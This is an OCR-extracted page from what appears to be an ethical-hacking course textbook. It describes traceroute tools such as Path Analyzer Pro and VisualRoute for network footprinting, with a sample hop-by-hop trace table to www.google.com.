


Hacker
Internet
1.10.10.1
Router
1.10.10.20
Bastion Host
1.10.10.50
Firewall
1.10.20.10
Web Server
DMZ ZONE
1.10.20.15
Mail Server
1.10.20.50
Firewall


Figure 2.77: Traceroute Analysis

Traceroute Tools

Path Analyzer Pro	It **delivers network route tracing** with performance tests, DNS, Whois, and network resolution to investigate network issues
VisualRoute	It is a traceroute and network diagnostic tool that **identifies the geographical location of routers**, servers, and other IP devices



https://www.pathanalyzer.com



http://www.visualroute.com

Traceroute Tools

Traceroute tools such as Path Analyzer Pro, VisualRoute, Traceroute NG, and PingPlotter are useful for extracting information about the geographical location of routers, servers, and IP devices in a network. Such tools help us to trace, identify, and monitor the network activity on a world map. Some of the features of these tools are as follows:


- Hop-by-hop traceroutes
- Reverse tracing
- Historical analysis
- Packet loss reporting
- Reverse DNS
- Ping plotting
- Port probing
- Detect network problems
- Performance metrics analysis
- Network performance monitoring

- **Path Analyzer Pro**

  Source: *https://www.pathanalyzer.com*

  Path Analyzer Pro performs network route tracing with performance tests, DNS, Whois, and network resolution to investigate network issues.

  Attackers use Path Analyzer Pro to identify the route from the source to destination target systems graphically. As shown in the screenshot, this tool helps attackers to gather information such as the hop number, its IP address, hostname, ASN, network name, percentage loss, latency, average latency, and standard deviation for each hop in the path.


Path Analyzer Pro
File View Help
New Close Preferences Page Setup Print Export Export KML Check for Updates Help
Target
Report Synopsis Charts Geo Log Stats
Results are viewed in the form of a report

Standard Options
Protocol: ● ICMP ○ TCP ☐ NAT-friendly ○ UDP
Source Port: ☐ Random 65535
Tracing Mode: ● Default ○ Adaptive ○ FIN Packets Only
Advanced Probe Details
Length of packet: ☑ Smart 64
Lifetime: 800 milliseconds
Type-of-Service: ● Unspecified ○ Minimize-Delay
Maximum TTL: 30
Initial Sequence Number: ☑ Random 1
Advanced Tracing Details
Work-ahead Limit: 5 TTLs
Minimum Scatter: 20 milliseconds
Target Port: TARGET CLOSED

Target: www.google.com Port: ☑ Smart 80 Trace One-time Trace

Hop	IP Address	Hostname	ASN	Network Name	% Loss	Min Latency	Latency	Avg La
1	10.1[redacted]	10.[redacted]			0.00	0.89	|	1.21
2	172[redacted]	172[redacted]			0.00	1.14	|	1.39
3	192[redacted]	192[redacted]			0.00	0.45	|	0.45
4	103[redacted]	103[redacted]	58580	NCLCAPITAL...	0.00	1.34	|	1.37
5	38.1[redacted]	38.[redacted]	174	COGENT-A	0.00	2.01	|	2.37
6	154[redacted]	te0[redacted]	174	NET-154-24-0-0	0.00	2.14	|	2.32
7	154[redacted]	be2[redacted]	174	NET-154-54-0-0	0.00	8.44	|	8.68
8	154[redacted]	be3[redacted]	174	NET-154-54-0-0	0.00	8.53	|	8.93
9	154[redacted]	tat[redacted]	174	NET-154-54-0-0	0.00	7.69	||||||||	10.45
10	72.1[redacted]	72.[redacted]	15169	GOOGLE	0.00	8.30	|	8.40
11	108[redacted]	108[redacted]	15169	GOOGLE	0.00	8.60	|	8.71
12	209[redacted]	209[redacted]	15169	GOOGLE	0.00	9.37	||	10.16
13	142[redacted]	mi[redacted]	15169	GOOGLE	0.00	8.89	|	9.13

